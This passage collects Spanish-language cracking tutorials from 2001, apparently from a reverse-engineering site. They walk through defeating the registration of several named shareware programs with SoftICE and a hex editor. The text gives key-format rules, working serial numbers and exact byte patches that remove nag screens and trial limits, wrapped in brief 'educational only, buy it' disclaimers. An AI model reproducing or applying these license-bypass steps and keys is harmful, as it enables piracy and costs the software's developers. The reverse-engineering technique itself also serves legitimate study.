0167:00403e35 5e             pop esi
0167:00403e36 740c           je 00403e44        <- salta porque hasta ahora nuestro
                                                   número es lo bastante bueno
```

lo que ha pasado hasta ahora es que el programa ha verificado que el número que hemos introducido es de 10 cifras y que entre ellas están a1910. si no están, repite exactamente el mismo proceso con el número a1423. si tampoco lo encuentra, nos manda a paseo.

```
0167:00403e44 5a             pop edx         <- la dirección de nuestro número
0167:00403e45 89f8           mov eax, edi    <- la dirección del número que sigue a a
0167:00403e47 29d0           sub eax, edx    <- nos da el número de orden de a (4º)
0167:00403e49 5f             pop edi
0167:00403e4a 5e             pop esi
0167:00403e4b 5b             pop ebx
0167:00403e4c c3             ret

0167:0048816a 48             dec eax            <- 4-1=3
0167:0048816b 7410           je 0048817d        <- salta si es 0
```

aquí descubrimos que nuestro número debería haber empezado por a para que efectuara este salto, ya que de no hacerlo nos echa. nosotros queremos continuar, para esto tenemos que evitar el salto. para ello, podemos modificar el valor de eax directamente con el ratón o con **r eax** o bien modificando el salto: cuando la linea blanca está sobre la instrucción del salto, es decir, cuando es la siguiente instrucción a ejecutar, con **d eip** y el ratón o **a eip** y **jne 0048817d**. continuamos:

```
0167:0048817d 8b45fc         mov eax, dword ptr [ebp-04]  <- la dirección de nuestro
                                                             número
0167:00488180 0fb64008       movzx eax, byte ptr [eax+08] <- 31=código ascii de 1 (el
                                                       noveno número)
0167:00488184 8b55fc         mov edx, dword ptr [ebp-04]  <- la dirección de nuestro
                                                             número
0167:00488187 0fb65209       movzx edx, byte ptr [edx+09] <- 30=código ascii de 0 (el
                                                       décimo número)
0167:0048818b 03c2           add eax, edx       <- eax=31+30=61
```

```
0167:0048818d b90a000000     mov ecx, 0000000a  <- ecx=a
0167:00488192 99             cdq                <- ¿para que?
0167:00488193 f7f9           idiv ecx           <- se divide eax (61) por ecx (a) y
                                      el resto se coloca en edx (7)
0167:00488195 83fa04         cmp edx, 00000004  <- compara 7 con 4 ¡ay!
0167:00488198 7502           jne 0048819c       <- hasta aquí llegamos
```

la siguiente condición que se nos impone es que la suma de los códigos ascii de los números 9º y 10º, dividida por a nos dé un resto de 4. si para simplificar contamos únicamente con números del 0 al 9, tendremos que la suma de los dos números será igual a 30 + 9º +30 +10º, (ya que el código hexadecimal ascii de los números va del 30 para el 0 al 39 para el 9) es decir 60 + 9º + 10º. si lo pasamos a decimal, ya que el hexadecimal sólo es para uso de seres con ocho dedos en cada mano, tendremos 96 + 9º + 10º. dividimos 96 por 10 y nos queda un resto de 6. así pues, ¿cuánto deben sumar los números 9º y 10º para que sumados al seis y dividido por diez nos dé un resto de 4? deben sumar 8. bien, si modificaramos el salto para continuar tendríamos:

```
0167:0048819a b301           mov bl, 01
0167:0048819c 33c0           xor eax, eax
0167:0048819e 5a             pop edx
0167:0048819f 59             pop ecx
0167:004881a0 59             pop ecx
0167:004881a1 648910         mov dword ptr fs:[eax], edx
0167:004881a4 68b9814800     push 004881b9
0167:004881a9 8d45fc         lea eax, dword ptr [ebp-04]
0167:004881ac e84fb7f7ff     call 00403900
```

bueno, parece que lo que sigue ya no nos interesa. es el momento de sacar conclusiones.

cualquier serial number válido debe tener la siguiente configuración:

A 1910/1423 abcnn donde *abc* representan los tres caracteres que os pida el cuerpo y *nn* dos números cuya suma sea 8. elegir entre *1910* ó *1423* es a gusto del consumidor. fácil ¿no?
también podéis buscar otras combinaciones, por ejemplo: son válidos números como: a1910sara1 ó a1423manu1.

antes de terminar, debo recordaros que esto no es más que un ejercicio intelectual y que si queréis utilizar regularmente el programa deberéis romper la hucha con vuestros ahorros y entregarlos a unas manos rapaces que ya los están esperando.

mi dirección de e-mail es: caos_reptante@hotmail.com

finalmente un saludo para todos los que hayáis leído este tutorial, para mi amigo valentín por empujarme al mal camino y especialmente para karpoff junto con mi agradecimiento.

Karpoff Spanish Tutor

Programa: **Winamp Skinner 1.2**

PROTECCION:	**nombre/serial**
Objetivo:	encontrar un # válido
Descripcion:	un programa para hacer skins ´pal winamp
Dificultad:	newbie
DOWNLOAD:	http://members.tripod.com/ajie_g
Herramientas:	**soft ice 4.05**
CRACKER:	**§mÂ$|-| & !<@ßØ0m** **FECHA:** **11/01/01**


introduccion

bueno.. éste es mi primer tutorial, me animé a hacerlo porque recientemente he visto que newbies <como yo> hacen tutoriales para "compartir" lo que saben, ya sea mucho o poco, pero con la idea de enseñar..

el skinner es un programa ´pa hacer skins <a poco?!?!> ´pal winamp.. es un programa un tanto útil y la protección.. deja algo que desear, pero nos servirá ´pa aprender un poco más

al atake

bueno, abramos el skinner y veamos.. help > about > register.. ponemos nuestros datos..



damos ok.. y... nada?!?! nada?!?! no hay mensaje!!! hmm.. reflexionemos.. si lo desensamblamos.. hmm.. mala idea.. mejor usemos nuestro complicado y queridísmo softice..

cárguenlo!! yo los espero..!!!

hmm..

ya??

ok!!

qué hacemos ahora?? pongamos un break point.. cuál??

intentemos con hmemcpy.. pongamos nuestros datos.. nuestro #.. y el bpx:

bpx hmemcpy

ok!! hasta ahora todo bien??

pulsamos ok.. y sorpresa!! dentro del softice!!

bueno, como el soft ice “pesca” todo, absolutamente todo, lo primero que checa es el nombre, lo cual no nos interesa así que presionamos

f5

ahora ya estamos en donde comprueba el #.. así que nos adentramos con f12 ´pa entrar a buscar nuestro #..

veamos..

empecemos a tracear.. <ya saben, f10> hasta que lleguemos a un lugar como éste..

00406d90 ffd7 call edi <-- llama al mensaje “edi”
00406d92 8d44240c lea eax, [esp+0c] <-- eax es ahora esp+0c
00406d96 50 push eax <-- guarda eax
00406d97 e894100000 call 00407e30 <-- llama a un salto más abajo
00406d9c 83c404 add esp, 04 <-- se le agrega 4 a esp
00406d9f 8bd8 mov ebx, eax <-- ebx y eax valen lo mismo
00406da1 8d442438 lea eax, [esp+38] <-- eax ahora es esp+38
00406da5 50 push eax <-- guarda eax

00406da6 e8550f0000 call 00407d00 <-- llamada a una cadena abajo
00406dab 83c404 add esp, 04 <-- se le agregan 4 a esp
00406dae 8bf8 mov edi, eax <-- edi y eax valen lo mismo
00406db0 85ff test edi, edi <-- checa el resultado
00406db2 7537 jnz 00406deb <-- rutina de comprobación
00406db4 833d3c52420000 cmp dword ptr [0042523c] ,00 <-- una comparación
00406dbb 7417 jz 00406dd4 <-- un pequeño salto para abajo

muy bien!! checa el área marcada es el área de la comprobación.. a ver.. revisemos..

? eax = 0000001111 <-- nuestro #!!!

? ebx = 000584665 <-- el # correcto!!

ahora, vamos a nuestro programa.. y.. bingo!!

pero al hackear.. nuestro objetivo es aprender al máximo.. veamos otra forma de llegar a éste punto..
produjimos el serial con el hmemcpy.. pero tal vez pueda servir otro no??
a ver.. intentemos..

bpx getwindowtexta <--hmm no.. no puede ser, ya que no da un cuadro de diálogo o algo similiar
bpx messageboxa <-- por la misma razón que la de arriba
bpx getdlgitemtexta <--wow!! éste picó!!!

ahora, presionamos f5 <ya que lo primero que es comprobado, es el nombre.. y con f5 lo dejamos seguir trabajando>
ahora picó otra vez.. presionamos f12 ´pa meternos en el programa, aquí, si se fijan bien es casi la misma zona en la que estábamos anteriormente..
damos f10 9 veces y llegamos a la misma zona que es explicada arribita..

>>despedida..
bueno.. me despido de éste, mi primer tutorial, recuerda que sólo es ´pa aumentar conocimientos!!! de ninguna manera, tratamos de perjudicar el trabajo de los programadores!!! una vez más, si vas a usar el programa.. cómpralo!!

quiero agradecer a to2 los crackers españoles, a la compilación de tutoriales del profesor_x, al grupo de

karpoff, por siempre tener tan buenos tutoriales <y por recibir el mío..> y principalmente.. a tí, que leíste mi tutorial de arriba a abajo..

ah!! otra cosa.. si ven que me equivoqué en algo, alguna falta de ortografía.. lo que sea..!! dímelo!! así mejoraré!! también se aceptan sugerencias y dudas.. lo que sea!! ah.. y otra cosa.. recuerda que ésto es un tutorial de un newbie ´pa un newbie..!!!

por hoy es todo.. nos vemos!! hasta siempre!!

si tienes alguna duda mándame un mail a smash@gamehacks.net

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **GRXport v1.0 (build 200400)**

PROTECCION:	**Limitación de Tiempo (30 días) y de archivos a exportar.**
Objetivo:	**Quitar las 2 Nag´s sCREENS y el limite de 20 archivos a exportar.**
Descripcion:	**Pequeña utilidad para generar archivos GRX (archivos de exportación para GetRight).**
Dificultad:	**Principiante.**
DOWNLOAD:	http://www.autoMATion-software.co.uk
Herramientas:	**file insPEctor, SoftICE y Editor Hexadecimal (yo usaré el Hexwork Shop v 3.01).**

CRACKER: **Profesor X** **FECHA:** **11/1/2001**

introduccion

hola amigos espero que, vayan avanzando en este mundillo del cracking que es facinante y como dice el lema del grupo al cual pertenesco tnt crack team !! el conocimiento es nuestro poder !!, ahora en este tutorial analizaremos y aprenderemos como quitar molestas nags screen´s, las cuales nos recuerdan que no estamos registrados y que tenemos que pagar no se cuantos dolares para ser usuarios registrados, en uno de mis primeros tutoriales hable de como quitar las nags screens con ayuda del softice ejecutando el programa con el symbol loader, ahora ocuparemos otra forma diferente de borrar esas nag´s screen con unos breakpoints muy utiles que sirven para la mayoria de las nag´s screens que son: getdialogindirectparama y enable window, para este programa de ejemplo el grxxport podremos usar cualquiera de los dos breakpoints, empezemos con este menjurgue .....

al atake

comentario del programa

- **pequeña utilidad para generar archivos grx (archivos de exportación para getright**

lo que nos interesa…el programa es shareware con libre uso de 30 días, y para registrarse hay que pagar $? us.

pero tenemos a nuestro querido amigo…. softice……jejeejejejejj!!!!! :=)

objetivos


1. **quitar las dos molestas nag´s screens**
2. **quitar limite de 20 archivos a exportar en la opción : auto numbering form**

manos a la obra

antes de abrir el programa lo analizamos con file inspector v4.0 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file inspector nos mostrará los siguientes datos:

- el programa está desarrollado en microsoft visual c++ v 5.0
- no está empacado

a continuación…cerramosfile inspector v4.0y abrimosgrxport v1.0 (build 200400) y lo primero que aparece es una nag screen como esta:



damos click en el boton de ok y nos manda a otra ventana como esta:

y unos dos segundos despues se ejecuta el programa, el objetivo quitar esas dos molestas nag´s screens y el limite de 20 archivos exportados.

usando el softice primera nag screen

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación…**cargamos el softice y damos f5 y ponemos un break point bpx enablewindow , damos enter y despues f5 y ejecutamos el programa grxport , y saltamos rapidamente al softice damos f12 dos veces y aparecera la primera ventana, damos click en el boton ok de la primera ventana y saltamos otra vez al softice y damos f12 otra vez y apareceremos aqui:**

```
:004018a5 e8f2160000        call 00402f9c <--llamada que genera la 1ra ventana

:004018aa 8d4c2410          lea ecx, dword ptr [esp+10]<--caemos aqui

:004018ae e827180000        call 004030da

:004018b3 8b4c2414          mov ecx, dword ptr [esp+14]

:004018b7 bb02000000        mov ebx, 00000002

:004018bc 51                push ecx

:004018bd 889c2438050000    mov byte ptr [esp+00000538], bl

:004018c4 e8d7100000        call 004029a0

:004018c9 56                push esi

:004018ca e8e1100000        call 004029b0 <-- llamada que genera la 2da. ventana

:004018cf 83c408            add esp, 00000008

:004018d2 8d8ea0010000      lea ecx, dword ptr [esi+000001a0]
```

como podemos ver caemos en el softice despues de dar el ultimo f12 una linea despues de la call que genera la ventana, bueno entonces lo que hay que hacer es anular esa llamada, como ????....jejje facil facil.....apuntamos la dirección de memoria en la cual se encuentra esa llamada y desensamblamos el ejecutable del grxport con el w32dasm y vamos a esa dirección de memoria y sacamos su offset, no les dire como sacar el offset por que si han leido todos mis tutoriales, he

explicado como sacar el offset ok!!!!!!, bueno el offset es: **18a5**ok ahora vamos y abrimos el editor que en mi caso usare el hexwork shop v 3.01, abrimos una copia del ejecutable en el editor hexadecimal y damos control g y aparecera una ventana en la cual insertaremos el offset obtenido, damos click en el boton llamado **go** y listo nos colocaremos en los bytes a cambiar que son 5 bytes **e8 f2 16 00 00**por **90 90 90 90 90** cambiemoslo y guardemos los cambios y ejecutemos el programa y!!!!!!!!! listo la nag screen borrada.

usando el softice segunda nag screen

ahora vamos a quitar la segunda nag screen que aparece en el inicio del programa, ok!!! continuemos con este torito!!!! ole!!! matador !!! jejejejejje , continuemos viendo el codigo de arriba y veremos que en la dirección de memoria **004018ca**encontramos que ahi se genera la segunda nag screen, ok! entonces borremosla esa call, saquemos su offset que es:**18ca y abrimos el editor hexadecimal y cambiamos** e8e1100000 por 9090909090 y guardamos los cambios, ejecutemos el programa y!!!!!! listo segundo objetivo borrado, jejejej!!!!!!.

usando el w32dasm limite de 20 archivos de exportación

ok!! ahora quitaremos el limite de 20 archivos de exportación.

cuando queremos poner la cantidad de archivos a generar en la opcion de auto numbering form nos aparece esta messagebox

aqui tendriamos dos formas de atacar esa messagebox:

1. usar el softice poniendo un break point en messageboxa

2. desensamblar el ejecutable para buscar el string que aparece en la messagebox

estas son las dos formas que se me ocurren usar, pero como me dijo un amigo, siempre busca la forma mas facil de hacer las cosas, ok!!!!, entonces vamos y abrimos el w32dasm y desensamblamos el ejecutable del grxport, una vez desensamblado vamos a el icono de string references y damos click en el y aparecera una ventana en la cual apareceran todos los strings que existen en el ejecutable una vez ahi buscamos , buscamos y buscamos y por fin casi a lo ultimo encontramos la string reference que dice**" you cannot use this demo version"**damos doble clik sobre el y nos manda a la parte del codigo que hace referencia :

* referenced by a (u)nconditional or (c)onditional jump at address:

|:00401f51(c)|

:00401f66 2bc1 sub eax, ecx

:**00401f68 83f814 cmp eax, 00000014 <---- comparacion del numero introducido con 14 hex**

:00401f6b 7e13 jle 00401f80 <---salto sospechoso :)d

:00401f6d 6a00 push 00000000

:00401f6f 6a00 push 00000000

* possible stringdata ref from data obj->**"you cannot use the demo version**

->"of grxport to generate a list of more than 20 files"

00401f71 6804614000 push 00406104**<-- caemos aqui**

* reference to: mfc42.ordinal:04b0, ord:04b0h

:00401f76 e8ad110000 call 00403128

:00401f7b e904030000 jmp 00402284

* referenced by a (u)nconditional or (c)onditional jump at address:

|:00401f6b(c).....

como podemos ver unas lineas mas arriba hay un salto sospechoso **:**

:**00401f68 83f814 cmp eax, 00000014 <---- comparacion del numero introducido con 14 en hexadecimal que es 20 en decimal.**

:00401f6b 7e13 jle 00401f80 <---salto sospechoso :)d

despues de la comparación viene un salto **jle que significa "jump if less or equal" "salta si es menor o igual" ok creo que lo tenemos, ahora solo tenenemos que cambiar ese salto por un salto incondicional que seria jmp para que salte no importando el valor que tenga, ok para eso vamos y apuntamos su offset que es: 1f6b ok ahora abrimos el ejecutable del grxport en el editor hexadecimal y damos contro g y ponemos ahi el offset y damos ok y saltamos directamente a la parte donde cambiaremos:**

00002bc183f814**7e**136a006a0068

por

00002bc183f814**eb**136a006a0068

guardamos los cambios y ejecutamos el programa y ninguna nag screen y ponemos mas de 20 archvios damos oky**!!!!!!!!!! listo programa crackeado completamente.....jejeje!**

nota

soy humano y cometo **errores**, si encuentras uno házmelo saber ok.profesor_x

saludos

- **[dek_oin]**
- **txeli**
- **kuato_thor**
- **crkviz**
- **code_mex**

- **metamorfer**
- **txotxo**
- **raziel**
- **turbop**
- **karpoff** http://welcome.to/karpoff
- **xasx** de **tnt!** http://www.tntcrackers.ws
- **viper** (creador de file ins**pe**ctor) file ins**pe**ctor web site http://www.finspec.swsites.net/index.htm
- toda la people de **tutoriales2000**.
- saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: Desktop Detective v2.1

PROTECCION:	**Serial**		
Objetivo:	Encontrar un numero de serie		
Descripcion:			
Dificultad:	Novato.		
DOWNLOAD:	http://www.bitlogic.co.uk		
Herramientas:	**Softice**		
CRACKER:	**Pedrolas**	**FECHA:**	**11/01/2001**

introduccion

desktop detective v2.1 es un programa que realiza un seguimiento de todo lo que hacemos en nuestro ordenador, presentandolo en informe y graficos.
este programa trabaja en background y se desactiva mediante password.
controla las pulsaciones de teclado, las entradas a internet, etc... o sea que es como un detective.

al atake

nada mas entrar descubrimos que no aparece un ventana con dos opciones: "licence key" y "online order". pulsamos en "license key" y nos aparece una ventanita donde tenemos que poner nuestro numero de registro.

ponemos nuestro numero de registro falso.

ahora le damos a "authorize" y como es obvio nos dirá que este numero no sirve y nos saldrá una ventana como esta:

volvemos a poner nuestro numero de registro falso, pero antes vamos al softice y colocamos un

bpx hmemcpy

pulsamos enter y f5.

entonces saltara el sotfice, pulsamos f11 y luego f12 hasta que aparezca la siguiente linea

00 4dc8ac mov eax,[ebp-0c]

pulsamos f10 hasta

mov edx,004dafec d eax y sale el numero falso

seguimos dando a f10 hasta llegar a la siguiente call

004dc8b4 call 00404038


entramos en la call pulsando f8 y le damos 5 veces a f10 hasta ña suiguiente linea

0040403f cmp eax,edx

hacemos un d edx y saldrá nuestro numero de registro.

en mi caso es el: 171200200101

metemos este numero y el programa nos lo agradecerá con la siguiente ventana:



enhorabuena, ya has conseguido registrar el programa.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **Its! Personal v2.9g**

PROTECCION:	**Serial**		
Objetivo:	Encontrar un numero de serie		
Descripcion:			
Dificultad:	Novato.		
DOWNLOAD:	http://www.rkssoftware.com		
Herramientas:	**Softice**		
CRACKER:	**Pedrolas**	**FECHA:**	**12/01/2001**


introduccion

its! personal v2.9g es un completo diario para nuestro ordenador. ya lo dice en la ayuda:

· attractive, intuitive interface
· unlimited number of days
· optional password protection - completely secure
· wysiwyg - use any windows fonts available
· insert graphics and icons
· print single pages, separate pages, or merged pages to save paper
· export to rich text format
· search and replace
· spell checking
· search all entries for specific text


al atake

nada mas entrar descubrimos que no aparece un ventana con un boton que dice register, le damos y nos aparece una ventana como esta.



ponemos nuestro numero de registro falso.

ahora le damos a "ok" y como es obvio nos dirá que este numero no sirve y nos saldrá una ventana como esta:



volvemos a poner nuestro numero de registro falso, pero antes vamos al softice y colocamos un

bpx hmemcpy

pulsamos enter y f5.

entonces saltara el sotfice, pulsamos f11 y luego f12 hasta que aparezca la siguiente linea

```
0048eefe    mov eax,[ebp-0c]
0048ef01    mov ecx,[eax+000001d0]
0048ef07    mov edx,[ebp-08]
0048ef0a    mov eax,[ebp-04]
0048ef0d    call 00495294
0048ef12    test al,al      <--- d edx  nos sale rks-2677086
                                <--- d        nos sale rks-2728256
```

en mi caso es el: rks-2677086 y rks-2728256

o sea que nos salen dos numeros de registro.

metemos uno cualquiera de los numeros y el programa nos lo agradecerá con la siguiente ventana:

enhorabuena, ya has conseguido registrar el programa.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Para todos los escritos en VB5

PROTECCION:	**Serial único, Serial por nombre.**
Objetivo:	...
Descripcion:	Análisis de la MSVBVM50.DLL
Dificultad:	Fácil/Intermedia/Difícil
DOWNLOAD:	http://...
Herramientas:	**Softice, W32Dasm89**
CRACKER:	**iDznaK** **FECHA:** **../../....**

introduccion

bueno este ensayo esta dedicado a todos los crackers que han tenido la amabilidad de hacer un tutorial y ponerlo a disposicion de la gente, y dedicado a karpoff y su grandiosa pajina gue.

salu!, aqui esta mi ensayo sobre visual basic 5, por supuesto que esto es muy experimental aun me falta seguir estudiandolo. un buen metodo para entender a estos programas hechos en vb5 es fabricar un propio crackme, de esta manera sabremos por donde va cuando nuestro serial es el correcto y que es lo que no hace cuando es falso. este tutorial viene con unos crackmes que yo hice por supuesto todo esto con sus respectivas soluciones.

no quiero saltarme ningun proceso de los cuales hice para llegar a entender algo de la dll msvbvm50 de vb5 y algo de los ejecutables, aunque si lo hare resumido pero entendible.

nota: se necesitan de conocimientos basicos sobre el uso de softice, pero tratare de detallar todo lo aqui expuesto.

al atake

ensayo 1 sobre vb5

por idznak

la logica de la libreria msvbvm50.dll

un poco de teoria

lo primero que hice antes de tirarme al terreno y comenzar a pelear contra este "lenguaje" fue preguntarme que es basicamente un ejecutable en vb y como trabaja, despues de definir hacia donde tenia que apuntar me decidi a crear un crackme, trate que no sea algo tan simple pero tampoco me resulto algo extraordinario, no porque no quisiera hacerlo sino porque al parecer sangre de programador tengo muy poca.

me decidi a desensamblar el crackme y me doy cuenta que un ejecutable en vb son llamadas sobre llamadas a esta msvbvm50.dll (esto lo sabia hace tiempo pero hasta ahora no me decidia a estudiarlas, pues conocimientos de assembly no tenia, ahora almenos entiendo algo) , entonces teniendo este valioso dato me puse a pensar... "si estos ejecutables dependen tanto de esta libreria (dll) esque todos deben de tener algo en comun, algo asi como una llamada unica para la comprobacion o bien una llamada unica desde la libreria msvbm50 para volver al ejecutable", para esto no me sirve smartcheck, asi que acudire a mi gran amigo softice, aunque en un ejercicio quizas ocuparemos al smartcheck.

corro el loader y cargo el crackme, cuando apareci dentro del softice y dentro del codigo del crackme solo vi puros "invalid", pero eso se remedia con un f10 (avanzar), luego de esto me di cuenta de lo siguiente (esta es una imagen un crackme desensamblado con w32dasm89, en todo caso esto es comun en todos los ejecutables hechos en vb5, me refiero a la estructura del punto de entrada)

```
* Reference To: MSVBVM50.ThunRTMain, Ord:0064h
                                          |
:004011AE FF25AC514000                    Jmp dword ptr [004051AC]

//******************** Program Entry Point ********
:004011B4 68A8124000                      push 004012A8

* Reference To: MSVBVM50.ThunRTMain, Ord:0064h
                                          |
:004011B9 E8F0FFFFFF                      Call 004011AE
:004011BE 000000000000                    BYTE  6 DUP(0)
```

cuando estamos en el softice (luego de apretar f10) llegamos a :004011b4 , si seguimos trazando llegamos a :004011b9 y apretando f8 esta call nos envia a :004011ae,si en esta direccion apretamos f10 saltamos a [004051ac], ¿que siginifica esto? pues esto es una direccion de memoria (si me equivoco en la explicacion haganmelo saber) cuando el programa llega hasta aca pasa el control a la libreria msvbm50, esto es asi en todos. para entender bien el punto de entrada observar la imagen.

bueno si comenzamos a trazar hasta nuevamente retornar al codigo del programa nos demoraremos mucho... ya lo hice, algo masmenos largo y tedioso, pues muchas veces tuve que volver a comenzar pues me pasaba, pero al fin lo encontre.

este punto que a continuacion explico es el producto de muchos traceos y minutos, mas bien horas, pero aqui esta para todos.

en 0f01e57e se ubica una call 0f01e589 si entramos a esta con f8 y trazamos con f10, llegaremos al punto que nos interesa.

algo para tener encuenta:

todos los programas en vb5 tienen un offset que comienzan con 40xxxxxx y los de msvbm50 comienzan con 0fxxxxxx.

el punto que nos interesa: 0f01e5a7 donde hay un call eax (observar el valor de eax). todo esto dentro de msvbm50.

si entramos a esta llamada (f8) en esta direccion siempre nos llevara al codigo del ejecutable "la victima", al sitio donde se llevan a cabo las "transacciones" y dentro de ese codigo en algun lugar se comprueba nuestra clave con la verdadera, siempre dentro de esta call estaran los saltos a "error" o "gracias".

tambien si ponemos un bpx en la direccion 0f01e5a7 y cargamos un ejecutable de vb5 quebraremos cuando comienze a leer los datos de registro.

cuando nuestra clave es comprobada, o el calculo que sea es finalizado y comprobado, ya sea verdadero o falso, retornaremos a la libreria msvbm50, llegando a esto ya no nos sirve (almenos en este ensayo), tenderemos que comenzar nuevamente, pero para los programas compilados en p-code entraremos al codigo del programa y saldremos casi inmediatamente para volver a la libreria si es que seguimos trazando, bueno he estudiado un programa en p-code (webfacil pro) y lo crackie, asi que despues de todo esto pasaremos a ese pequeño ensayo sobre el p-code.

por lo general la clave verdadera aparece despues de un lea ecx,[la operacion que sea], antes de llegar a esto siempre pasamos por muchos mov (en algunas ocaciones), tambien debemos estar atentos a cuando aparezca algo semejante a esto mov dworptr [lo que sea], 004xxxxx (cualquier direccion que empiece por 4).

debemos de estar atentos al valor que toman lor registros eax , ecx y edx (almenos estos son los que e visto y comprobado) en eax casi siempre va la clave falsa y en ecx la verdadera, cuando estos tomen un valor que comience con 4xxxxx debemos de escribir d eax o d ecx y presionar enter, pues es probable que ally este nuestra clave verdadera, y cuando veamos un mov dworptr [lo que sea], 004xxxxx, escribimos d 4xxxxx. tambien debemos estar atentos a valores extraños o sospechosos que arroje el registro ecx o edx.

un ejemplo ficticio:

supongamos que luego de pasar todos esos mov y despues de unos cuantos f10 mas,el registro ecx adquiere el valor de 40441288, entonces escribimos d ecx y en la parte superior de la pantalla, bajo los registros, aparecera esto :

(nota un ejemplo, nada real, ni siquiera los hexas)

_____byte_____ prot ____(1)

xxxx:40441288 33 00 88 00 .....mas bytes..... 1 . 7 . c . 8 . 4 . e . b .

lo mas seguro es que si te aparece algo asi (lo que esta en verde), es que esta sea la clave verdadera, pero no olvidarse de seguir mirando hacia abajo, puede que continue.

